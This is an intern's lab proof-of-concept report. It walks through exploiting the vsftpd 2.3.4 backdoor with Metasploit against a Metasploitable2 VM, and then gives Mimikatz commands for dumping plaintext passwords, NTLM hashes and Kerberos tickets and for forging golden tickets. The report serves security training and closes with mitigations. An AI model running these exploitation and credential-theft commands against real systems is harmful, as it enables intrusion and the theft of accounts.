**Name: Zeenat Sayyed**

**Intern\_id: 229**

**Proof of Concept Report:**

Tools: **Metasploit and Mimikatz**

**OVERVIEW:**

**📌 Metasploit Framework**

Metasploit is an **open-source penetration testing platform** used to identify, exploit, and validate vulnerabilities in systems. It includes a large collection of pre-built **exploits**, **payloads**, and **post-exploitation modules**, making it a powerful tool for security testing and red teaming.

* ✅ Created by Rapid7.
* ✅ Used in **pre-exploitation** phases.
* ✅ Helps in gaining initial access through known vulnerabilities.
* ✅ Supports automation of attacks and exploitation chains.

**Use case in PoC:** Exploiting the vsftpd 2.3.4 backdoor to gain remote shell access.

**📅 Objective**

To demonstrate the use of the **Metasploit Framework** in identifying, exploiting, and gaining access to a vulnerable remote system. This PoC will simulate a real-world penetration test scenario, using a vulnerable FTP service running on a target machine.

**🚧 Environment Setup**

|  |  |
| --- | --- |
| **Component** | **Details** |
| Attacker Machine | Kali Linux 2023.4 (VirtualBox/VMware) |
| Target Machine | Metasploitable2 Linux VM |
| Network Type | Host-Only / Internal Network |
| Tools Used | Metasploit, Nmap |

Ensure both VMs are on the same network and can ping each other.

**🔧 Tools Used**

**1. Metasploit Framework**

* An open-source penetration testing platform.
* Contains a large library of exploits, payloads, and post-exploitation tools.

**2. Nmap**


* A network discovery and security auditing tool.
* Used to scan the target for open ports and services.

**🔄 Step-by-Step Process**

**✅ Step 1: Open Metasploit Console**

Bash command:

*msfconsole*

You’ll see the msf6 > prompt once it loads. 


Metasploit banner and prompt AS msf6>

**✅ Step 2: Search for an Exploit**

Example: VSFTPD backdoor


Bash Command:

*search vsftpd*



Search results showing exploit/unix/ftp/vsftpd\_234\_backdoor

**✅ Step 3: Select the Exploit**


Bash Command: *use exploit/unix/ftp/vsftpd\_234\_backdoor*

Selected exploit module loaded

**✅ Step 4: Show Options**

Bash Command:

*show options*




Options screen showing RHOSTS, RPORT, etc.

**✅ Step 5: Set Target IP (RHOSTS)**

Replace 192.168.1.10 with the IP address of your **target machine** (Metasploitable2).

Bash Command:

*set RHOSTS 192.168.1.10*



**✅ Step 6: Set Attacker IP (LHOST) — Only if Required**

For this specific exploit (vsftpd\_234\_backdoor), LHOST is **not always required**, because the payload is just a **command shell** opened by the target.

But if you ever need to set it (for reverse shells), do:

1. Find your Kali IP:


Bash Command:

*ip a*

1. Then set it:

Bash Command:

*set LHOST 192.168.1.5*

**

**✅ Step 7: Run the Exploit**

Once RHOSTS is set, run:

Bash Command:

*exploit*


If the exploit is successful, you will see:

*[\*] Command shell session 1 opened ...*

If not :

*[-] 192.168.1.10:21 - Exploit failed [unreachable]: Rex::ConnectionTimeout*

*[\*] Exploit completed, but no session was created.*

**

***Explanation:*** *Metasploit tried to exploit the vsftpd vulnerability on port 21 but failed due to a timeout.*

**✅ Step 8: Troubleshooting with Nmap**

Bash Command:

*nmap -p 21 192.168.1.10*

Output:

Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn


Command (with -Pn):

*nmap -Pn -p 21 192.168.1.10*


Output: PORT STATE SERVICE

21/tcp filtered ftp

**Explanation:** The target host is up, but port 21 is filtered (likely blocked by a firewall or service not running).

**

**✅ Step 9: Exit and Cleanup**

****Bash Command:***Exit*

**Explanation:** This exits the Metasploit console and returns you to the terminal.

**📄Summary**

* Metasploit exploit was properly configured.
* Target IP was reachable.
* Exploit failed due to FTP service not running or being blocked.
* Troubleshooting steps were followed using nmap.
* Fixes suggested on Metasploitable2.
* Screenshots included for every step.

**This PoC demonstrates real-world exploitation workflow and failure handling.**

**📌 Mimikatz**

Mimikatz is a **post-exploitation tool** for **credential extraction** on Windows systems. It allows attackers or ethical hackers to dump **plaintext passwords**, **hashes**, **Kerberos tickets**, and even generate **Golden Tickets** for lateral movement.

* ✅ Developed by Benjamin Delpy.
* ✅ Requires **Administrator or SYSTEM-level** access.
* ✅ Often used after a system has been compromised.
* ✅ Demonstrates the risks of unprotected memory (LSASS).

**Use case in PoC:** Dumping login credentials using sekurlsa::logonpasswords after local admin access.

**Mimikatz - Proof of Concept (PoC)**

**📅 Objective**

To demonstrate the use of **Mimikatz** to extract credentials (like plaintext passwords, hashes, and Kerberos tickets) from a Windows machine. This PoC simulates a post-exploitation scenario where the attacker already has administrator or SYSTEM-level access.

**🚧 Environment Setup**

| **Component** | **Details** |
| --- | --- |
| Host Machine | Windows 10 (or Windows 7) VM |
| Attacker Role | Local Admin / SYSTEM privileges |
| Tool Used | Mimikatz (latest version) |
| Execution Mode | Run as Administrator (CLI) |

**🔧 Tools Used**


**Mimikatz**

* An open-source post-exploitation tool.
* Developed by Benjamin Delpy.
* Capable of extracting plaintext passwords, hashes, PINs, and Kerberos tickets.
* Often used by penetration testers and attackers after gaining access to a machine.

**🔄 Step-by-Step Process**


**✅ Step 1. Download and transfer mimikatz**

* Download the latest release from: <https://github.com/gentilkiwi/mimikatz>
* Extract the zip and copy mimikatz.exe to the Windows machine.



**✅ Step 2. Run mimikatz as adminstrator**

* Right-click mimikatz.exe > "Run as Administrator"
* Accept any warnings or UAC prompts.




**✅ Step 3. Enable debug privileges**

Command:

privilege::debug

Purpose: Grants necessary permission to interact with system memory.



**✅ Step 4. Dump logins Credentials**


Command:

sekurlsa::logonpasswords

Purpose: Displays plaintext credentials stored in LSASS memory.

**Expected Output:**

* Domain name
* Username
* NTLM hashes
* Plaintext password (if available)




**✅ Step 5. Extract Kerberos tickets**

Command:

sekurlsa::tickets

Purpose: Dumps cached Kerberos tickets for pass-the-ticket attacks.




**✅ Step 6. Dump NTLN hashes for the pass.**

Command:

lsadump::sam

Purpose: Extracts NTLM password hashes from SAM database.



**✅ Step 7. Create golden ticket**

Command:

token::elevate

kerberos::golden

Purpose: Forge a Kerberos ticket-granting ticket (TGT).

**✅ Step 8. Save the output for reporting**

Command:

log C:\Users\Admin\Desktop\dump.txt

Purpose: Save all output to a text file for documentation.

**✅ Step 9. Close the mimikatz and secure the system.**

Command:

Exit

Mimikatz CLI closed successfully

**📆 Summary of Attack**

| **Aspect** | **Detail** |
| --- | --- |
| Tool Used | Mimikatz |
| Attack Type | Post-exploitation credential dumping |
| Access Level Needed | Administrator or SYSTEM |
| Credentials Stolen | Plaintext, NTLM hashes, Kerberos tickets |
| Risk Level | Critical |
| Mitigation | Credential Guard, Patch LSASS vulnerabilities |

**⚡ Conclusion**

This PoC demonstrates how attackers can use Mimikatz after gaining access to extract highly sensitive credentials directly from memory. It highlights the importance of hardening endpoint systems, minimizing administrative access, and monitoring for abnormal credential access activity.